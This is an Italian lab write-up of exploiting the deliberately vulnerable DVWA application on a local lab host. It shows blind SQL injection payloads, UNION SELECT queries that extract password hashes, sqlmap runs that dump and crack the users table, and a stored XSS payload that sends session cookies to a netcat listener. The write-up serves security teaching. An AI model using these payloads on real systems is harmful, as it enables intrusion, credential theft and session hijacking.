


S6-L5

EXPLOITATION SQL injection(blind)

Quello che andremo a fare sarà un attacco informatico che sfrutta vulnerabilità nelle applicazioni web che interagiscono con un database, in questo specifico caso tratteremo un SQL injection "blind", blind in quanto l'attaccante non sarà in grado di vedere direttamente il risultato della query iniettata.

1. Impostazione livello di sicurezza

Come primo step modifichiamo il livello di sicurezza da "high" a "low", sarà funzionale al nostro tentativo di exploit, in quanto non è prevista la sanificazione dell'input utente.



The screenshot shows the DVWA Security page. On the left is a sidebar with navigation links: Home, Instructions, Setup, Brute Force, Command Execution, CSRF, File Inclusion, SQL Injection, SQL Injection (Blind), Upload, XSS reflected, XSS stored, DVWA Security (highlighted), PHP Info, About, and Logout. The main content area is titled "DVWA Security" with a lock icon. Below it is the "Script Security" section, which states "Security Level is currently low." and "You can set the security level to low, medium or high." There is a dropdown menu set to "low" and a "Submit" button. Below this is the "PHPIDS" section, which states "PHPIDS v0.6 (PHP-Intrusion Detection System) is a security layer for PHP based web applications." and "You can enable PHPIDS across this site for the duration of your session." It also shows "PHPIDS is currently disabled" with a link to "enable PHPIDS". At the bottom, there is a status bar showing "Username: admin", "Security Level: low", and "PHPIDS: disabled".

2. Injection point

Per verificare la vulnerabilità della web Application è necessario individuare il cosiddetto "injection Point", tentiamo dunque di manipolare la query, la query è vera quando ritorna almeno un risultato, è falsa quando torna 0 risultati. Selezioniamo in basso a destra l'opzione "View source".



The screenshot shows the "SQL Injection (Blind) Source" page in a web browser. The browser's address bar shows the URL "192.168.66.2/dvwa/vulnerabilities/view_source.php?id=sql_blind&security=low". The page title is "SQL Injection (Blind) Source". The main content area displays the PHP source code for the SQL Injection (Blind) vulnerability. The code includes a check for the 'Submit' button, retrieval of the 'id' parameter, a SQL query to select user information, and a loop to display the results. The code is as follows:

```
<?php
if (isset($_GET['Submit'])) {
    // Retrieve data

    $id = $_GET['id'];

    $getid = "SELECT first_name, last_name FROM users WHERE user_id = '$id'";
    $result = mysql_query($getid); // Removed 'or die' to suppress mysql errors

    $num = @mysql_numrows($result); // The '@' character suppresses errors making the injection
    $i = 0;

    while ($i < $num) {

        $first = mysql_result($result,$i,"first_name");
        $last = mysql_result($result,$i,"last_name");

        echo "<pre>";
        echo "ID: ' . $id . '<br>First name: ' . $first . '<br>Surname: ' . $last;
        echo "</pre>";

        $i++;
    }
}
```

At the bottom of the page, there is a status bar showing "Security Level: low" and "PHPIDS: disabled".

S6-L5

Notiamo analizzando il codice php che non è presente alcun controllo sull'input utente ovvero "&id", abbiamo trovato il nostro injection Point.

Quando in input inseriamo un id utente che trova riscontro all'interno del database, noteremo in output le informazioni relative all'utente designato.

Il prossimo passo sarà tentare di manipolare la query affinché la condizione risulti sempre vera.

Inseriamo in input -> x' OR 1='1 -> condizione sempre vera.

User ID:

ID: x' OR 1='1
First name: admin
Surname: admin

ID: x' OR 1='1
First name: Gordon
Surname: Brown

ID: x' OR 1='1
First name: Hack
Surname: Me

ID: x' OR 1='1
First name: Pablo
Surname: Picasso

ID: x' OR 1='1
First name: Bob
Surname: Smith

Le informazioni fornite sono relative alle sezioni "First name" e "Surname" della tabella presente nel database, questo ci fornisce una prova del fatto che la query sarà del tipo -> SELECT first_name,surname; non ci resta che individuare il nome assegnato alla tabella all'interno del database, procediamo manualmente modificando la query in input.

Vulnerability: SQL Injection (Blind)

User ID:

ID: 1' AND (select 'x' from users LIMIT 1) = 'x' #
First name: admin
Surname: admin

Select 'x' from users LIMIT 1) = 'x' #

Poniamo una condizione per cui se esiste almeno un campo nella tabella "users" il programma ci restituirà un valore positivo, essendosi verificata la condizione possiamo dire con certezza che il nome associato alla tabella è "users", se al posto di users avessi scritto qualsiasi altra parola la condizione sarebbe stata negativa.

S6-L5

3. Scovare password

Non ci resta che individuare all'interno del database la sezione relativa alle password, per farlo modificheremo la query nel seguente modo:

La query originale viene terminata con

Vulnerability: SQL Injection (Blind)

User ID:

ID: 1' UNION SELECT user,password FROM users #
First name: admin
Surname: admin

ID: 1' UNION SELECT user,password FROM users #
First name: admin
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

ID: 1' UNION SELECT user,password FROM users #
First name: gordonb
Surname: e99a18c428cb38d5f260853678922e03

ID: 1' UNION SELECT user,password FROM users #
First name: 1337
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b

ID: 1' UNION SELECT user,password FROM users #
First name: pablo
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7


ID: 1' UNION SELECT user,password FROM users #
First name: smithy
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

l'operatore «'» prima di aggiungere una seconda query con UNION scelta da noi. I commenti alla fine del comando fanno in modo che la parte successiva della query non venga eseguita dal database.

Per sfruttare una SQL injection di questo tipo bisogna sapere quanti campi vengono selezionati dalla query. Possiamo dedurlo procedendo per tentativi, alla fine notiamo un riscontro nel database della sezione "password" presente all'interno del campo "SELECT". Il sito ci fornirà in output le password che non sono disponibili in chiaro ma crittografate attraverso l'hash MD5.

4. Cracking delle password

Fino ad ora abbiamo proceduto manualmente, Kali mette a disposizione un tool automatico "sqlmap". Il tool richiede per una maggiore efficienza della scansione l'url della pagina vulnerabile e i cookie di sessione dell'utente autenticato. Per ottenere queste informazioni utilizziamo "burpsuite" in modo tale da intercettare la richiesta inviata al sito.



S6-L5

Una volta individuato il phpsessid possiamo rendere più completo il comando aggiungendo le informazioni ricavate ed utilizzando l'opzione -T users per specificare al tool il nome della tabella specifica all'interno del database su cui procedere con la scansione.

```
(kali@kali)-[~]
$ sqlmap -u "http://192.168.66.2/dvwa/vulnerabilities/sqli_blind/?id=16Submit=Submit#" --cookie="PHPSESSID=6142b13328c29879b4b5d95a3eb17c4b; security=low" -T users

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 08:47:30 /2024-01-13/

[08:47:30] [INFO] resuming back-end DBMS 'mysql'
[08:47:30] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
--
Parameter: id (GET)
  Type: time-based blind
  Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
  Payload: id=1' AND (SELECT 6125 FROM (SELECT(SLEEP(5)))GurZ) AND 'AjBd'='AjBd6Submit=Submit
--
Parameter: id (GET)
  Type: UNION query
  Title: Generic UNION query (NULL) - 2 columns
  Payload: id=1' UNION ALL SELECT NULL,CONCAT(0x7176717871,0x53427543576169664263657a576e61626255727270596b594e47436b7669526c5966765857737972,0x7176706b71)-- -8Submit=Submit
--
[08:47:30] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 8.04 (Hardy Heron)
web application technology: Apache 2.2.8, PHP 5.2.4
back-end DBMS: MySQL >= 5.0.12
[08:47:30] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/192.168.66.2'

[*] ending @ 08:47:30 /2024-01-13/
```

Il risultato sarà lo stesso che abbiamo ottenuto con la scansione manuale, ovvero il tool individua l'injection Point nel parametro "id". Non ci resta che procedere con il cracking delle password, quello che andremo a fare sarà aggiungere al comando utilizzato l'opzione -dump, una volta fornito al tool una wordlist procederà con l'attacco a dizionario confrontando i vari hash con quelli ottenuti dalla scansione manuale.

```
(kali@kali)-[~]
$ sqlmap -u "http://192.168.66.2/dvwa/vulnerabilities/sqli_blind/?id=16Submit=Submit#" --cookie="PHPSESSID=6142b13328c29879b4b5d95a3eb17c4b; security=low" -T users --dump

Table: users
[5 entries]
+-----+-----+-----+-----+-----+
| user_id | user | avatar | password | last_name |
| first_name |
+-----+-----+-----+-----+-----+
| 1 | admin | http://172.16.123.129/dvwa/hackable/users/admin.jpg | 5f4dcc3b5aa765d61d8327deb882cf99 (password) | admin | |
| 2 | gordonb | http://172.16.123.129/dvwa/hackable/users/gordonb.jpg | e99a18c428cb38d5f260853678922e03 (abc123) | Brown |
| 3 | Hack | 1337 | http://172.16.123.129/dvwa/hackable/users/1337.jpg | 8d3533d75ae2c3966d7e0d4fcc69216b (charley) | Me |
| 4 | pablo | pablo | http://172.16.123.129/dvwa/hackable/users/pablo.jpg | 0d107d09f5bbe40cade3de5c71e9e9b7 (letmein) | Picasso |
| 5 | smithy | http://172.16.123.129/dvwa/hackable/users/smithy.jpg | 5f4dcc3b5aa765d61d8327deb882cf99 (password) | Smith |
| Bob |
+-----+-----+-----+-----+-----+

[08:56:18] [INFO] table 'dvwa.users' dumped to CSV file '/home/kali/.local/share/sqlmap/output/192.168.66.2/dump/dvwa/users.csv'
[08:56:18] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/192.168.66.2'

[*] ending @ 08:56:18 /2024-01-13/
```

5. conclusioni

La differenza sostanziale tra i vari livelli di sicurezza è la mancanza di sanificazione dell'input nel livello "low" e l'implementazione di sistemi di controllo nei livelli "medium" e "high" rendendo l'attacco più ostico.

S6-L5

EXPLOITATION XSS stored

Un attacco Cross-Site Scripting, noto come XSS, è un tipo di vulnerabilità di sicurezza che si verifica nelle applicazioni web. Consiste nell'iniettare codice JavaScript maligno (o altri linguaggi di scripting eseguibili lato client) nelle pagine visualizzate da altri utenti. Quando altri utenti visitano la pagina web contaminata, il codice iniettato viene eseguito nel loro browser, permettendo all'attaccante di rubare cookie, sessioni, o dati sensibili. Stored in quanto Il payload XSS è archiviato nel database, risulterà quindi permanente fino a quando il database non viene reimpostato o il payload viene eliminato manualmente, L'obiettivo è reindirizzare ogni utente autenticato ad un server posto sotto il nostro controllo.

1. Impostazione livello di sicurezza

Procediamo come nel caso precedente.

The screenshot shows the DVWA Security page. On the left is a sidebar with navigation links: Home, Instructions, Setup, Brute Force, Command Execution, CSRF, File Inclusion, SQL Injection, SQL Injection (Blind), Upload, XSS reflected, XSS stored, DVWA Security (highlighted), PHP Info, About, and Logout. The main content area is titled 'DVWA Security' with a lock icon. Below it is the 'Script Security' section, which states 'Security Level is currently low.' and 'You can set the security level to low, medium or high.' It also mentions 'The security level changes the vulnerability level of DVWA.' There is a dropdown menu set to 'low' and a 'Submit' button. Below this is the 'PHPIDS' section, which states 'PHPIDS v.0.6 (PHP-Intrusion Detection System) is a security layer for PHP based web applications.' It also says 'You can enable PHPIDS across this site for the duration of your session.' and 'PHPIDS is currently disabled. [enable PHPIDS]'. There are links for '[Simulate attack]' and '[View IDS log]'. At the bottom of the main content area, a box says 'Security level set to low'. At the bottom left, it shows 'Username: admin', 'Security Level: low', and 'PHPIDS: disabled'.


2. Reflection point

Proviamo ad inserire in input uno script, se viene eseguito e sarà visibile in output avremo quindi trovato un reflection Point.

The screenshot shows the DVWA Vulnerability: Stored Cross Site Scripting (XSS) page. On the left is the same sidebar as the previous screenshot. The main content area is titled 'Vulnerability: Stored Cross Site Scripting (XSS)'. It has a form with two input fields: 'Name *' with the value 'nightmare' and 'Message *' with the value '<script>alert(\"sei stato hackerato\")</script>'. There is a 'Sign Guestbook' button. Below the form, there are two preview boxes showing the output: 'Name: test' and 'Message: This is a test comment.' Below these is a 'More info' section with three links: 'http://hacker.org/xss.html', 'http://en.wikipedia.org/wiki/Cross-site_scripting', and 'http://www.cgisecurity.com/xss-faq.html'. At the bottom left, it shows 'Username: admin' and 'Security Level: low'. At the bottom right, there are links for 'View Source' and 'View Help'.

S6-L5


Lo script che abbiamo scelto se eseguito correttamente aprirà un finestra pop-up con il messaggio "sei stato hackerato".



3. Redirect user


Aumentiamo l'intensità dell'attacco cercando di reindirizzare in automatico tutti gli utenti che tenteranno di accedere al servizio, modifichiamo quindi lo script.

Sostituiamo "alert" con "window.location" indicando come server per il reindirizzamento dell'utente sul server 127.0.0.1 ovvero l'indirizzo ip del nostro local host sulla porta 12345.



Non riesco a completare lo script in quanto il sito impone un limite sulla lunghezza del messaggio in input, clicco tasto destro e scelgo l'opzione "inspect", individuo il codice html relativo alla sezione "message", tasto destro e seleziono l'opzione "edit as HTML" modificando la lunghezza massima della stringa in input.

S6-L5




Adesso sarò in grado di inserire lo script completo:

```
<script>window.location='http://127.0.0.1:12345/?cookie=' + document.cookie</script>
```

document.cookie fornirà al server indicato il cookie di sessione.

Attiviamo burpsuite per intercettare la richiesta GET che l'utente invierà al server web per tentare l'accesso alla pagina con lo script malevolo.



S6-L5

Una volta individuato il phpsessid da terminale attraverso il tool netcat ci mettiamo in ascolto sulla porta 12345 del nostro localhost designato come server per il reindirizzamento dell'utente.

```
kali@kali: ~  
File Actions Edit View Help  
[kali@kali]~  
$ nc -l -p 12345  
GET /?cookie=security=low;%20PHPSESSID=6142b13328c29879b4b5d95a3eb17c4b HTTP/1.1  
Host: 127.0.0.1:12345  
sec-ch-ua:  
sec-ch-ua-mobile: ?0  
sec-ch-ua-platform: ""  
Upgrade-Insecure-Requests: 1  
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/115.0  
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,  
ge;v=b3;q=0.7  
Sec-Fetch-Site: cross-site  
Sec-Fetch-Mode: navigate  
Sec-Fetch-Dest: document  
Referer: http://192.168.66.2/  
Accept-Encoding: gzip, deflate  
Accept-Language: en-US,en;q=0.9  
Connection: close
```

I cookie di sessione dell'utente sono presenti sul server.
Trattandosi di un XSS stored, lo script malevolo presente sul sito si manifesterà non solo per l'utente della sessione corrente ma per qualsiasi utente che tenterà l'accesso.
Apriamo quindi una nuova sessione con un altro utente, attraverso l'opzione "inspect" visualizzo il phpsessid del nuovo.

The screenshot shows a web browser window with the address bar displaying '192.168.66.2/dvwa/vulnerabilities/xss_s/'. The page title is 'Vulnerability: Stored Cross Site Scripting (XSS)'. The page content includes a form with 'Name' and 'Message' fields, and a 'Sign Guestbook' button. Below the form, it shows 'Name: test' and 'Message: This is a test comment.' The browser's developer tools are open, showing the 'Cookies' tab. The cookies list includes a session cookie for 'PHPSESSID' with the value '04485bb5d649669b8e347cfe427249d' and domain '192.168.66.2'.

Name	Value	Domain	Path	Expires / Max-Age	Size	HttpOnly	Secure	SameSite	Last Accessed	Data
PHPSESSID	04485bb5d649669b8e347cfe427249d	192.168.66.2	/	Session	41	false	false	None	Sat, 13 Jan 2024 10:23:31 GMT	PHPSESSID:"04485bb5d649669b8e347cfe427249d" Created:"Sat, 13 Jan 2024 10:20:31 GMT" Domain:"192.168.66.2" Expires / Max-Age:"Session" HttpOnly:true

S6-L5

Come prima utilizziamo il tool netcat per verificare il reindirizzamento

```
(kali㉿kali)-[~]  
$ nc -l -p 12345  
GET /?cookie=security=low;%20PHPSESSID=04485bb5d649669b8e347cf1e427249d HTTP/1.1  
Host: 127.0.0.1:12345  
User-Agent: Mozilla/5.0 (X11; Linux aarch64; rv:109.0) Gecko/20100101 Firefox/115.0  
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8  
Accept-Language: en-US,en;q=0.5  
Accept-Encoding: gzip, deflate, br  
Connection: keep-alive  
Referer: http://192.168.66.2/  
Upgrade-Insecure-Requests: 1  
Sec-Fetch-Dest: document  
Sec-Fetch-Mode: navigate  
Sec-Fetch-Site: cross-site
```

Il server riceve i cookie di sessione del nuovo utente.

4. Conclusioni

LIVELLO BASSO: A questo livello, l'applicazione generalmente non ha quasi nessuna forma di protezione contro gli attacchi XSS. Le stringhe di input vengono inserite direttamente nel DOM o nel database senza alcuna sanificazione o codifica. Ciò rende relativamente facile eseguire uno script maligno semplicemente inserendo codice JavaScript in un input dell'applicazione.

LIVELLO MEDIO: In questo livello, l'applicazione potrebbe implementare una forma di sanificazione dell'input, ma questa sanificazione potrebbe essere incompleta o bypassabile. Ad esempio, potrebbe bloccare alcuni, ma non tutti, i tag o gli eventi JavaScript. Gli attaccanti possono sfruttare queste lacune per inserire script maligni.

LIVELLO ALTO: Qui, l'applicazione mette in atto misure di sicurezza più forti. La sanificazione degli input è più rigorosa, e solo pochi tag o attributi potrebbero essere permessi. Gli attacchi XSS potrebbero ancora essere possibili, ma richiedono tecniche più sofisticate, come l'uso di tecniche di codifica alternativa o l'abuso di tag e attributi consentiti.

LIVELLO IMPOSSIBILE: A questo livello, l'applicazione dovrebbe essere sicura contro gli attacchi XSS Stored. Ciò è spesso realizzato attraverso l'uso di una sanificazione completa, la codifica di tutti gli input dell'utente prima di visualizzarli, e l'implementazione di politiche di sicurezza come Content Security Policy (CSP). In questo stato, non dovrebbero essere possibili attacchi XSS Stored efficaci.